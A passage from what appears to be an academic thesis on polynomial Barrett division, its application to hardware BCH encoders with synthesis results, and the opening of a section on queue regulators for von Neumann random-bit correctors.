   $$\begin{aligned}\mathrm{size}_2 &= O(||\mathbf{u}||)\\ &= O\left(2\,(L - y_{1,0}) \prod_{j=2}^{\nu} (2L - y_{j,0})\right)\\ &= O\left((L - y_{1,0}) \prod_{j=2}^{\nu} (2L - y_{j,0})\right).\end{aligned}$$

3. $B = (K(Q \gg \mathbf{y}_0)) \gg (\mathbf{L} - \mathbf{y}_0)$

a) **Cost**: The number of discarded monomials is $O(||\mathbf{L} - \mathbf{y}_0||)$, hence the cost of this step is

$$\text{cost}_3 = O\left(\left(2\left(L - y_{1,0}\right)\prod_{j=2}^{\nu}\left(2L - y_{j,0}\right) - \prod_{j=1}^{\nu}\left(L - y_{j,0}\right)\right)\nu\right).$$

b) **Size**: The leading monomial of B has the exponent vector $\mathbf{u} - \mathbf{L} - \mathbf{y}_0$ which is equal to $\langle L - y_{1,0}, L, \ldots, L\rangle$. We thus have $\text{size}_B = \text{size}_K$.

4. BP. The cost of this step is $\text{cost}_4 = O(\nu \times \text{size}_B \times \text{size}_P) = O(\nu \times \text{size}_B \times ||\mathbf{y}_0||)$.
5. Final subtraction $Q - BP$. The cost of polynomial subtraction is negligible with respect to cost_4.

The algorithm's overall complexity is hence

$$\max(\text{cost}_1, \text{cost}_2, \text{cost}_3, \text{cost}_4) = \text{cost}_2.$$

9.4.6 Dynamic constant scaling in $\mathbb{Q}[\mathbf{x}]$

Lemma 9.10 *If $0 \leq u \leq L$, then $\overline{K} = K \gg \langle u\rangle^\nu = \left\lfloor \frac{h(L-u)}{P} \right\rfloor$.*

Proof: First note that $K = \lfloor h(L)/P \rfloor$ implies that $K = (h(L) - h(L) \bmod P)/P$. Let $G = h(L) \bmod P$, then

$$K = \frac{\prod_{j=1}^{\nu} {x_j}^L - G}{P}.$$

Since $\langle u\rangle^\nu \in \mathbb{N}^\nu$, we have

$$\begin{aligned} K \gg \langle u\rangle^\nu &= \deg_{\geq \mathbf{0}} \frac{1}{P}\left(\prod_{j=1}^{\nu} {x_j}^{L-u} - G_{\varphi(\langle u\rangle^\nu)}\right) \\ &= \deg_{\geq \mathbf{0}} \frac{1}{P}\prod_{j=1}^{\nu} {x_j}^{L-u} - \deg_{\geq \mathbf{0}} \frac{1}{P} G_{\varphi(\langle u\rangle^\nu)}. \end{aligned}$$

We know that $P \rhd G$, thus $P \rhd G_{\varphi(\langle u\rangle^\nu)}$, so that $\deg_{\geq \mathbf{0}} \frac{1}{P} G_{\varphi(\langle u\rangle^\nu)} = 0$. Finally,

$$K \gg \langle u\rangle^\nu = \left\lfloor \frac{\prod_{j=1}^{\nu} {x_j}^{L-u}}{P} \right\rfloor = \left\lfloor \frac{h(L-u)}{P} \right\rfloor.$$

□

Example 9.9 *Let*

$$\begin{aligned} \rhd &= \succ \\ P &= x_1^2x_2^2 + x_1^2 + 2x_1x_2^2 + 2x_1x_2 + x_1 + 1 \\ Q &= x_1^3x_2^3 - 2x_1^3 + x_2^2x_2^2 + 3. \end{aligned}$$

We let $u = 4$ and we observe that $\nu = 2$. We pre-compute $\overline{K}$:

$$\overline{K} = x_1^2x_2^2 - x_1^2 - 2x_1x_2^2 - 2x_1x_2 + 3x_1 + 4x_2^2 + 8x_2 - 5.$$

We first shift Q by $\mathbf{y}_0 = \langle 2, 2\rangle$, which is the vector of exponents for $\text{lm}(P)$.

$$\begin{aligned} Q \gg \mathbf{y}_0 &= (x_1^3x_2^3 - 2x_1^3 + x_2^2x_2^2 + 3) \gg \langle 2, 2\rangle \\ &= (x_1x_2 + 1). \end{aligned}$$

Then, we compute

$$\overline{K}(x_1x_2+1) = x_1^3x_2^3 - 2x_1^2x_2^3 - x_1^2x_2^2 + \{\textit{terms} \prec x_1^2x_2^2\}.$$

This result shifted by $\langle u\rangle^\nu - \mathbf{y}_0 = \langle 4,4\rangle - \langle 2,2\rangle = \langle 2,2\rangle$ *to the right gives:*

$$\begin{aligned} A &= x_1^3x_2^3 - 2x_1^2x_2^3 - x_1^2x_2^2 + \{\textit{terms} \succ x_1^2x_2^2\} \gg \langle 2,2\rangle \\ &= x_1x_2 - 2x_2 - 1. \end{aligned}$$

It is easy to verify that:

$$\begin{aligned} Q - PA &= (x_1^3x_2^3 - 2x_1^3 + x_1^2x_2^2 + 3) - (x_1^2x_2^2 + x_1^2 + 2x_1x_2^2 + 2x_1x_2 + x_1 + 1)(x_1x_2 - 2x_2 - 1) \\ &= 4x_1x_2^3 + 6x_1x_2^2 - x_1^3x_2 + x_1^2x_2 + 3x_1x_2 + 2x_2 - 2x_1^3 + x_1^2 + x_1 + 4 \\ &\prec P. \end{aligned}$$

9.4.7 Application to BCH codes

General remarks. BCH codes are cyclic codes that form a large class of multiple random error-correcting codes. Originally discovered independently by Hocquenghem [Hoc59] and Bose and Ray-Chaudhuri [BR60], as binary codes of length $2^m - 1$, that generalise Hamming codes, BCH codes were subsequently extended to non-binary settings by Gorenstein et al. [GPZ60]. They also noticed that BCH codes and Reed–Solomon codes have a common generalization, and that the decoding algorithm extends to more general situation.

Terminology. We further refer to the vectors of an error correction code as *codewords*. The codewords' size is called the *length* of the code. The *distance* between two codewords is the number of coordinates at which they differ. The *minimum distance* of a code is the minimum distance between two codewords.

Recall that a *primitive element* of a finite field is a generator of the multiplicative group of the field.

BCH preliminaries

Definition 9.4 *Let $m \geq 3$. For a length $n = 2^m - 1$, a distance d and a primitive element $\alpha \in \mathbb{F}_{2^m}^*$, we define the* binary BCH code*:*

$$\mathrm{BCH}(n,d) = \left\{ (c_0, c_1, \ldots, c_{n-1}) \in \mathbb{F}_2^n \;\middle|\; c(x) = \sum_{i=0}^{n-1} c_i x^i \textit{ satisfies } c(\alpha) = c(\alpha^2) = \ldots = c(\alpha^{d-1}) = 0 \right\}$$

Let $m \geq 3$ and $0 < t < 2^{m-1}$ be two integers. There exists a binary BCH code (called a $t-$error correcting BCH code) with parameters $n = 2^m - 1$ (the block length), $n - k \leq mt$ (the number of parity-check digits) and $d \geq 2t + 1$ (the minimum distance).

Definition 9.5 (Generator polynomial) *Let α be a primitive element in $\mathbb{F}_{2^m}$. The* generator polynomial *$g(x) \in \mathbb{F}_2[x]$ of the $t-$error-correcting BCH code of length 2^{m-1} is the lowest-degree polynomial in $\mathbb{F}_2[x]$ having roots $\alpha, \alpha^2, \ldots, \alpha^{2t}$.*

The degree of $g(x)$, which is the number of parity-check digits $n - k$, is at most mt.

Let $i \in \mathbb{N}$ and denote $i = 2^r j$ for odd j and $r \geq 1$. Then $\alpha^i = (\alpha^j)^{2^r}$ is a conjugate of α^j which implies that α^i and α^j have the same minimal polynomial, and therefore $\phi_i(x) = \phi_j(x)$. Consequently, the generator polynomial $g(x)$ of the t-error correcting BCH code can be written as follow:

$$g(x) = \mathrm{lcm}\{\phi_1(x), \phi_3(x), \phi_5(x), \ldots, \phi_{2t-1}(x)\}.$$

Definition 9.6 (Codeword) *An $n-$tuple $c = (c_0, c_1, \ldots, c_{n-1}) \in \mathbb{F}_{2^n}$ is a codeword if the polynomial $c(x) = \sum c_i x^i$ has $\alpha, \alpha^2, \ldots, \alpha^{2t}$ as its roots.*

Definition 9.7 (Dual Code) *Given a linear code $C \subset \mathbb{F}_q^n$ of length n, the* dual code *of C (denoted by $C^\perp$) is defined to be the set of those vectors in $\mathbb{F}_q^n$ which are orthogonal*[7] *to every codeword of C, i.e.:*

$$C^\perp = \{v \in \mathbb{F}_q^n | v \cdot c = 0, \forall c \in C\}.$$

As α^i is a root of $c(x)$ for $1 \leq i \leq 2t$, then $c(\alpha^i) = \sum c_i \alpha^{ij}$. This equality can be written as a matrix product and results in the next property:

Remark. If $c = (c_0, c_1, \ldots, c_{n-1})$ is a codeword, then the parity-check matrix H of this code satisfies $c \cdot H^T = 0$, where:

$$H = \begin{pmatrix} 1 & \alpha & \alpha^2 & \ldots & \alpha^{n-1} \\ 1 & \alpha^2 & (\alpha^2)^2 & \ldots & (\alpha^2)^{n-1} \\ 1 & \alpha^3 & (\alpha^3)^2 & \ldots & (\alpha^3)^{n-1} \\ \vdots & \vdots & \vdots & & \vdots \\ 1 & \alpha^{2t} & (\alpha^{2t})^2 & \ldots & (\alpha^{2t})^{n-1} \end{pmatrix}.$$

If $c \cdot H^T = 0$, then $c(\alpha^i) = 0$.

Remark. A parity check matrix of a linear block code is a generator matrix of the dual code. Therefore, c must be a codeword of the $t-$error correcting BCH code. If each entry of H is replaced by its corresponding $m-$tuple over $\mathbb{F}_2$ arranged in column form, we obtain a binary *parity-check matrix* for the code.

Definition 9.8 (Systematic Encoding) *In systematic encoding, information and check bits are concatenated to form the message transmitted over the noisy channel.*

The speed-up we described applies to systematic BCH coding only. Consider an (n, k) BCH code. Let $m(x)$ be the information polynomial to be coded and $m'x^{n-k} = m(x)$, we can write $m'(x)$ as $m(x)g(x) + b(x)$. The message $m(x)$ is coded as $c(x) = m'(x) - b(x)$.[8]

BCH Decoding. *Syndrome decoding* is a decoding process for linear codes using the parity-check matrix.

Definition 9.9 (Syndrome) *Let c be the emitted word and r the received one. We call the quantity $S(r) = r \cdot H^T$ the syndrome of r .*

If $r \cdot H^T = 0$ then no errors occurred, with overwhelming probability. If $r \cdot H^T \neq 0$, at least one error occurred and $r = c+e$, where e is an error vector. Note that $S(r) = S(e)$. The syndrome circuit consists of $2t$ components in $\mathbb{F}_{2^m}$. To correct t errors, the syndrome has to be a $2t$-tuple of the form $S = (S_1, S_2, \ldots, S_{2t})$.

Syndrome. In the polynomial setting, S_i is obtained by evaluating r at the roots of $g(x)$. Indeed, letting $r(x) = c(x) + e(x)$, we have

$$\begin{aligned} S_i &= r(\alpha^j) \\ &= c(\alpha^j) + e(\alpha^j) \\ &= e(\alpha^j) \\ &= \sum_{k=0}^{\nu-1} e_k \alpha^{ik} \end{aligned}$$

for $i \leq 1 \leq 2t$. Suppose that r has ν errors denoted e_{j_i}. Then

$$\begin{aligned} S_i &= \sum_{j=1}^{\nu} e_{j_i} (\alpha^i)^{j_\ell} \\ &= \sum_{j=1}^{\nu} e_{j_i} (\alpha^{j_\ell})^i. \end{aligned}$$

[7] The scalar product of the two vectors is equal to 0.
[8] where $b(x)$ is the remainder of the division of $c(x)$ by $g(x)$

Error Location. Let $X_\ell = \alpha^{j_\ell}$. Then, for binary BCH codes, we have $S_i = \sum_{j=1}^{\nu} X_\ell^i$. The X_ℓ's are called *error locators* and the *error locator polynomial* is defined as:

$$\Lambda(x) = \prod_{\ell=1}^{\nu}(1 - X_\ell) = 1 + \Lambda_1 x + \cdots + \Lambda_\nu x^\nu.$$

Note that the roots of $\Lambda(x)$ point out errors' places and the number of errors ν is unknown.

There are several ways to compute $\Lambda(x)$, e.g. the Peterson-Gorenstein-Zierler algorithm [GPZ60], a modification of the Extended Euclidean algorithm [SKH+75], or the Berlekamp-Massey algorithm [Ber68b; Ber68a; Mas69]. Chien search [Chi64] is applied to determine the roots of $\Lambda(x)$.

The essential observation of the PGZ algorithm (Algorithm 45) is that we have

$$\begin{pmatrix} S_1 & S_2 & \cdots & S_\nu \\ S_2 & S_3 & \cdots & S_{\nu+1} \\ \vdots & \vdots & \ddots & \vdots \\ S_\nu & S_{\nu+1} & \cdots & S_{2\nu-1} \end{pmatrix} \begin{pmatrix} \Lambda_\nu \\ \Lambda_{\nu-1} \\ \vdots \\ \Lambda_1 \end{pmatrix} = \begin{pmatrix} -S_{\nu+1} \\ -S_{\nu+2} \\ \vdots \\ -S_{2\nu} \end{pmatrix}$$

so that we can determine Λ_k by inverting the left-hand side Toeplitz matrix. The only difficulty is that ν is a priori unknown, but this is not a deep issue as it can be determined automatically.

Algorithm 45: Peterson-Gorenstein-Zierler Algorithm

Input: $v(x)$ the received polynomial.
Output: ν, Λ.

1. for $j = 1, \ldots, 2t$, set $S_j \leftarrow v(\alpha^{j+j_0-1})$.
2. set $\nu \leftarrow t$.
3. set $M \leftarrow M_\nu$, the $\nu \times \nu$ matrix consisting of the top-left corner of S
4. if $\det(M) = 0$, set $\nu \leftarrow \nu - 1$ and go to previous step. Otherwise, proceed to next step.
5. set $(\Lambda_\nu, \Lambda_{\nu-1}, \ldots, \Lambda_1)^T \leftarrow M^{-1}(-S_{\nu+1}, -S_{\nu+2}, \ldots, -S_{2\nu})^T$.
6. return ν, Λ

Chien's error search. Chien search finds the roots of $\Lambda(x)$ by brute force [Bri82; Chi64]. The algorithm evaluates $\Lambda(\alpha^i)$ for $i = 1, 2, \ldots, 2^m - 1$. Whenever the result is zero, the algorithm assumes that an error occurred, thus the position of that error is located. A way to reduce the complexity of Chien search circuits stems from Equation (9.3) for $\Lambda(\alpha^{i+1})$.

$$\begin{aligned} \Lambda(\alpha^i) &= 1 + \sigma_1\, \alpha^i + \sigma_2\, (\alpha^i)^2 + \cdots + \sigma_t\, (\alpha^i)^t \\ &= 1 + \sigma_1\, \alpha^i + \sigma_2\, \alpha^{2i} + \cdots + \sigma_t\, \alpha^{it} \end{aligned} \tag{9.3}$$

$$\begin{aligned} \Lambda(\alpha^{i+1}) &= 1 + \sigma_1\, \alpha^{i+1} + \sigma_2\, (\alpha^{i+1})^2 + \cdots + \sigma_t\, (\alpha^{i+1})^t \\ &= 1 + \alpha\, (\sigma_1\, \alpha^i) + \alpha^2\, (\sigma_2\, \alpha^{2i}) + \cdots + \alpha^t\, (\sigma_t\, \alpha^{it}) \end{aligned}$$

Implementation and results. To evaluate the efficiency of Barrett's modular division in hardware, the BCH$(15, 7, 2)$ was chosen as a case study code. Four BCH encoder versions were designed and synthesized. Results are presented in detail in the coming sections.

Standard architecture. The BCH-Standard architecture consists of applying the modular division using shifts and XORs. Initially, to determine the degree of the input polynomials, each bit[9] of the dividend and of the divisor are checked until the first bit one is found. Then, the two polynomials are left-aligned (i.e., the two most significant ones are aligned) and XORed. The resulting polynomial is right shifted and again left-aligned with the dividend and XORed. This process is repeated until the dividend and the resulting polynomial are right-aligned. The final resulting polynomial represents the remainder of the division. Algorithm 46 provides the pseudocode for the standard architecture.

[9] Considered in big endian order.




Figure 9.1: Standard LFSR architecture block diagram. (Design BCH-LFSR)

Algorithm 46: Standard Modular Division Algorithm (for BCH-Standard)

Input: P, Q.
Output: $R = Q \bmod P$

1. diff_degree $\leftarrow \deg(Q) - \deg(P)$
2. shift_counter $\leftarrow$ diff_degree + 1
3. shift_divisor $\leftarrow P \ll$ diff_degree
4. $R \leftarrow Q$
5. while shift_counter > 0
6. shift_counter $\leftarrow$ shift_counter $- 1$
7. shift_divisor $\leftarrow$ shift_divisor $\gg 1$
8. if $R[\deg(P) +$ shift_counter $- 1] = 1$
9. $R \leftarrow R \oplus$ shift_divisor
10. return R

LFSR and improved LFSR architectures. The BCH-LFSR design is composed from a control unit and a Linear-Feedback Shift Register (LFSR) submodule. The LFSR submodule receives the input data serially and shifts it to the internal registers, controlled by the enable signal. The LFSR's size (the number of parallel flip-flops) is defined by the BCH parameters n and k, i.e., size(LFSR) $= n - k$, and the LFSR registers are called d_i, enumerated from 0 to $n - k - 1$. The feedback value is defined by the XOR of the last LFSR register (d_{nk-1}) and the input data. The feedback connections are defined by the generator polynomial $g(x)$. In the case of BCH$(15, 7, 2)$, $g(x) = x^8 + x^7 + x^6 + x^4 + 1$, therefore the input of registers d_0, d_4, d_6 and d_7 are XORed with the feedback value. As shown in Figure 9.1, the multiplexer that selects the bits to compose the final codeword is controlled by the counter. The LFSR is shifted k times with the feedback connections enabled. After that, the LFSR state contains the result of the modular division, therefore the bits can be serially shifted out from the LFSR register.

To calculate the correct codeword, the LFSR must shift the input data during k clock cycles. After that, the output is serially composed by $n - k$ extra shifts. This means that the LFSR implementation's total latency is n clock cycles. Nevertheless, it is possible to save $n - k - 1$ clock cycles by outputting the LFSR in parallel from the sub-module to the control unit after k iterations, while during the k first cycles the input data is shifted to the output register, as we perform systematic BCH encoding. This decreases the total latency to $k + 1$ clock cycles. This method was applied to the BCH-LFSR-improved design depicted in Figure 9.2.

Barrett architecture. The LFSR submodule can be replaced by the Barrett submodule to evaluate its performance. The idea is that Barrett operations can be broken down into up to $k + 1$ pipeline stages, to match the LFSR's latency. The fact that Barrett operations can be easily pipelined drastically increases the final throughput, while both LFSR implementations do not allow for pipelining.




Figure 9.2: Improved LFSR architecture block diagram. In denotes the module's serial input. (Design BCH-LFSR-improved)

Table 9.6: Synthesis results of the four BCH encoder designs.

Design	Gate instances	GE	Max freq. (MHz)	Throughput (Mbps)	Power (nW)
BCH-Standard	310	447	741	690	978
BCH-LFSR	155	223	1043	972	920
BCH-LFSR-improved	160	236	1043	2080	952
BCH-Barrett	194	260	655	9150	512
BCH-Barrett-pipelined	426	591	995	13900	2208

In the Barrett submodule, the constants y_0, L, and K are pre-computed and are defined as parameters of the block. Since the Barrett parameter P is defined as the generator polynomial, P does not need to be defined as an input, which saves registers. As previously stated, Barrett operations were cut down to k iterations (in our example, $k = 7$). The first register in the pipeline stores the result of $Q \gg y_0$. The multiplication by K is the most costly operation, taking 5 clock cycles to complete. Each cycle operates on 3 bits, shifting and XORing at each one bit of K, according to the rules of multiplication. The last operation simply computes the intermediate result from the multiplication left-shifted by $L - y_0$.

Performance. As mentioned previously in this thesis, the gate equivalent (GE) metric was calculated by dividing the total cell area of each design by the size of the smallest NAND-2 of the digital library. This metric allows comparing area figures without the impact of the technology node size. BCH-Barrett presented comparable area with the smallest design, the BCH-LFSR. Although the BCH-Barrett does not reach the maximum clock frequency, it can be seen from Table 9.6 that it actually reaches the best throughput, around 2.3 Gbps. This is mainly achieved by Barrett parallelizable operations, allowing the design to be easily pipelined. Moreover, Barrett consumes the less power among the four designs.

9.5 Regulating the pace of von Neumann correctors

Abstract

In a famous paper published in 1951 [Neu51], von Neumann presented a simple procedure allowing to correct the bias of random sources. This procedure introduces latencies between the random outputs. On the other hand, algorithms such as stream ciphers, block ciphers or even modular multipliers usually run in a number of clock cycles which is independent of the operands' values: Feeding such hardware blocks with the inherently irregular output of such de-biased sources frequently proves tricky, and is challenging to model at the HDL level.

We propose an algorithm to compensate these irregularities, by storing or releasing numbers at given intervals of time. This algorithm is modelled as a special queue that achieves zero blocking probability and a near-deterministic service distribution (i.e. of minimal variance).

While particularly suited to cryptographic applications, for which it was designed, this algorithm also applies to a variety of contexts and constitutes an example of queue for which the buffer allocation problem can be solved.

This is joint work with Houda Ferradi, Diana Maimuţ, David Naccache, and Amaury de Wargny. It has been published in the Journal of Cryptographic Engineering [FGM+17].

9.5.1 Introduction

A queue with random arrival times, yet fixed output rate is known in queuing theory as a $G/D/1$ queue[10] [Ken53; GOW04]. The number of packets in the system at any given time t is some integer $X_t \in \mathbb{N}$; New packets arrive at times T_a that follow some distribution A, and stay in the system until processed; A packet is processed at some deterministic rate μ. It is well known that if the queue has some maximal capacity K — in Kendall's notation [Ken53] it is a $G/D/1/K$ queue — then if at some point the queue gets full, any further incoming packets must be dropped.

Such events happen with probability p_K, called the queue's blocking probability [Kle75; BNO13]. A famous open problem in queuing theory is to solve the buffer allocation problem (BAP, see [DTE14]):

> [BAP] : "*Given $\epsilon > 0$, find optimal values for K such that $p_K < \epsilon$*"

The BAP is usually described as an integer programming problem involving non-linear functions of stochastic variables [MC05]. Very few exact solutions are known, and approximate solutions (e.g. [SP00; SCH00; SCH95; NAN06]) are not always sufficient for practical purposes.

In this paper we propose a radical change in perspective: Instead of assuming a $G/D/1/K$ queue, and solving for K, we will fix K in advance, and construct a distribution S_K which is "as close as possible" to deterministic, i.e. such that $\mathrm{Var}(S_K)$ is minimal, while minimizing the blocking probability. For such a "$G/S_K/1/K$" queue, which we call a *regulator*, the BAP is solvable and we can achieve *zero* blocking probabilities for typical families of arrival distributions, and any queue capacity $K > 0$.

As a side-effect however, we do not keep the time spent by a packet inside the system to a minimum, i.e. the price to pay for this lower variance is a somewhat longer average service time $\mathbb{E}[S_K]$.

We will mostly be interested in situations where the arrival time T_a is distributed according either to a Poisson distribution of rate λ, a geometric distribution of parameter p, or a general positive distribution A with compact support. One key application of our construction is the steady generation of random numbers from a biased physical source.

9.5.2 Motivation: Median regulator for Poisson inputs

To motivate our discussion we first analyze in some detail $M/G/1$ queues: In this setting, the arrival distribution is Markovian, i.e. follows some Poisson distribution with rate λ. The $M/G/1$ queue was completely solved by Pollaczek in 1930 [Pol30a; Pol30b] and provides explicit formulas for most interesting parameters. According to the Pollaczek-Khinchine formula [Khi32] and Little's theorem [Lit61], the mean queue length is given by

$$\overline{X} = \lambda \mathbb{E}[S] + \frac{\lambda^2 \mathbb{E}[S^2]}{2(1 - \lambda \mathbb{E}[S])} \tag{9.4}$$

[10] Kendall's notation is the standard system used to describe and classify queueing nodes: An $a/b/c$ queue receives inputs from a distribution a, has output distribution b, and uses c servers. As is standard, G denotes a *general* distribution, and D a *degenerate* distribution.

where S is the service distribution. In particular, for a deterministic service time, $\mathbb{E}[S] = 1/\mu$ and $\mathbb{E}[S^2] = 1/\mu^2$ give

$$\overline{X} = \frac{\rho(\rho - 2)}{2(\rho - 1)} \tag{9.5}$$

where $\rho = \lambda/\mu$. We can rewrite Equation 9.4 as a function of moments, i.e. $\overline{X} = \lambda f(\mathbb{E}[S], \mathbb{E}[S^2])$ with

$$f(x, y) = x + \frac{y\lambda}{2 - 2x\lambda} \tag{9.6}$$

This description doesn't account however for the *variance* of X around this expected value. The reason for X to wander around $\overline{X}$ is that sometimes packets arrive "early", i.e. they cannot be processed right away and have to be stored in the queue; and sometimes they arrive "late", i.e. some old packets were processed before the new packet arrived. Let ν denote the median of T_a, so that by definition $Pr[T_a > \nu] = \Pr[T_a < \nu] = 1/2$.

This leads us to choose S such that $\mu = \nu$: On average, every incoming packet corresponds to an outgoing packet. This results in the $M/D/1/K$ queue with the longest average time-to-overflow (or underflow) provided the queue is initialized with $\overline{X} = K/2$ packets at the start. We call this construction the *median regulator* with Poisson inputs.

To see that this holds note that the probability that X is larger than some value x can again be expressed from the Pollaczek-Khinchin generating function [Khi32]:

$$\pi(z) = \frac{(1 - z)(1 - \rho)g(\lambda(1 - z))}{g(\lambda(1 - z)) - z} \tag{9.7}$$

where g is the Laplace transform of T_a's distribution function. The probabilities $\pi_n = \Pr[X = n]$ in the steady-state regime are given by the Taylor expansion of $\pi(z)$ and we get:

$$\Pr[X > x] = 1 - (1 - \rho)\sum_{n=0}^{x} \frac{\rho^n (n - x)^n}{n!} e^{-\rho(n-x)} \tag{9.8}$$

which solely depends on the load parameter $\rho = \lambda/\mu$. When x is large, this distribution is almost exponential.

Of course, once this queue overflows (or underflows) it takes a long time to recover. The larger K, the longer it will take before a problem occurs — yet we know that problems will occur, eventually. The buffer allocation problem consists in adjusting K so that the overflow probability falls below some prescribed threshold ϵ.

With the median regulator, the queue length undergoes a random walk. Therefore, on average, this regulator reaches an error state after receiving $O(\sqrt{m})$ packets, and it takes as long to go back to its initial state.

This is essentially the best one could hope for, if the service distribution is indeed kept deterministic and constant. But as we now discuss it is possible to do much better by relaxing these assumptions.

9.5.3 Adaptive regulators

The key idea of our construction is that the service time can usually be artificially slowed down *on purpose*, so as to guarantee a steadier outflow.

In all generality we write S_t the service distribution at time t and assume the inter-arrival time distribution A is known and stationary. A *regulator* is a $G/G/1$ queue where service time distribution S_t is governed by some function R, such that $S_t = R(X_t, K, A)$. The *median regulator* corresponds to the choice:

$$R(x, y, A) = \text{Median}(A). \tag{9.9}$$

We already observed that if the queue is half-full this is the best choice. Two other limiting scenarios can be considered: If the queue is full, then the service should be as fast as possible to try and make room for new packets to arrive; If the queue is empty, then incoming packets should be stored instead and service time is purposely slowed down as much as possible. In other terms:

$$R(0, K, A) = t_{\text{max}}, \tag{9.10}$$

$$R(K/2, K, A) = t_{1/2}, \tag{9.11}$$

$$R(K, K, A) = t_{\text{min}}, \tag{9.12}$$

where $t_{\min} = \min(A)$, $t_{1/2} = \mathrm{Median}(A)$, and $t_{\max} = \max(A)$. This observation leads to the definition of a *distribution adaptive regulator* R_A as follows:

$$R_A(X_t, K, A) = F^{-1}\left(1 - \frac{X_t}{K}\right) \tag{9.13}$$

where F is the cumulative distribution function of A. In particular, this definition agrees with the constraints of Equations (9.10) to (9.12).

Remark. The requirement we make that A be stationary allows the regulator to depend only implicitly on t. If we allow a time-dependent distribution A_t then the regulator may depend on the history of A — and possibly of X_t — which makes the description more complicated.

Remark. The assumption that we know A is not very restrictive: It is possible to learn A on-the-fly as packets arrive. Thus after some temporary regime of observation, we may assume that the relevant parameters of A are known.

In such a scenario, there would be some impact on the initial performance of the service.

Adaptive regulators never overflow or underflow, unless they are limited in some way (e.g. they cannot serve packets as fast as R_A would command).

9.5.3.1 Steady-state average occupation

In the steady-state regime, let $\overline{X} = \mathbb{E}[X_t]$ (which exists because $0 \leq X_t \leq K$), and assuming that no overflow occurs, as many packets enter the queue as they leave. In average, it takes $\mathbb{E}[A]$ units of time for a packet to arrive, and the regulator lets a packet leave every $R_A(\overline{X}, K, A)$. Equating the two yields the steady-state average occupation:

$$\overline{X} = K\left(1 - F(\mathbb{E}[A])\right) \tag{9.14}$$

Example 9.10 (Symmetric distribution) *For a symmetric distribution A, so that we have $\mathbb{E}[A] = \mathrm{Median}(A)$, Equation (9.14) gives $\overline{X} = K/2$. In other terms, half of the memory is used.*

Example 9.11 (Poisson distribution) *Poisson distributions are in practice good approximations to many real-world sources, and constitute an important example. When A is a Poisson distribution of parameter λ, Equation (9.14) solves as:*

$$\overline{X} = K\left(1 - \frac{\Gamma(\lfloor \lambda + 1 \rfloor, \lambda)}{\Gamma(\lfloor \lambda \rfloor + 1)}\right) \tag{9.15}$$

where $\Gamma(s, x)$ is the upper incomplete Gamma function, defined by:

$$\Gamma(s, x) = \int_x^\infty t^{s-1}\, e^{-t}\, \mathrm{d}t. \tag{9.16}$$

The special case $\lambda = 10$ gives $\overline{X} \approx 0.41\, K$. Note that because of Equation (9.6), there is a variance-queue length trade-off.

Example 9.12 (Geometric distribution) *The geometric distribution is a good approximation to a von Neumann corrector's output, and constitutes yet another interesting example. For a geometric distribution with parameter p, we have $F(k) = 1 - (1-p)^k$ and $\mathbb{E}[A] = 1/p$, hence solving Equation (9.14) yields:*

$$\overline{X} = K(1-p)^{1/p}. \tag{9.17}$$

In particular, if $p = 1/2$ then $\overline{X} = K/4$.

9.5.3.2 Lagrange regulators

In light of Section 9.5.3, we might also simplify the design of a regulator to keep the "learning" phase to a minimum. The simplest way to achieve this is to take the constraints of Equations (9.10) to (9.12) as control points and choose as function R the lowest-degree polynomial that satisfies these equalities: It is a Lagrange polynomial whose coefficients depend entirely on an estimation of t_{min}, $t_{1/2}$, and t_{max}. Let

$$a = \frac{2}{K^2}\left(t_{\text{max}} + t_{\text{min}} - 2t_{1/2}\right), \tag{9.18}$$

$$b = \frac{1}{K}\left(t_{\text{max}} + 3t_{\text{min}} - 4t_{1/2}\right), \tag{9.19}$$

$$c = t_{\text{max}}. \tag{9.20}$$

Then we define the *Lagrange regulator* of A to be:

$$R_L(X, K, A) = aX^2 + bX + c. \tag{9.21}$$

Note that Equation (9.21) coincides with the distributional regulator of Equation (9.13) when A is the uniform distribution.

The learning phase with that scenario consists in estimating t_{min}, $t_{1/2}$, and t_{max}. If we know that the input distribution belongs to some parametrised family, we may simply estimate the parameters from data using e.g. expectation-maximisation. Otherwise, we may use direct estimates, such as the sample minimum, maximum and median. Such estimates are not perfect – it is well known for instance that there does not exist any unbiased estimator of the median for general distributions. However in practice this is often an acceptable compromise.

9.5.4 Application: Regulated von Neumann generators

In a famous paper published in 1951 [Neu51], von Neumann presented a simple procedure allowing to correct the bias of random sources. Consider a biased binary source $\mathcal{S}$ emitting 1s with probability p and 0s with probability $1-p$. A von Neumann corrector $\mathcal{C}$ queries $\mathcal{S}$ twice to obtain two bits a, b until $a \neq b$. When $a \neq b$ the corrector outputs a. Because $\mathcal{S}$ is biased, $\Pr[ab = 11] = p^2$ and $\Pr[ab = 00] = (1-p)^2$, but $\Pr[ab = 01] = \Pr[ab = 10] = p(1-p)$. Hence $\mathcal{C}$ emits 0s and 1s with equal probability.

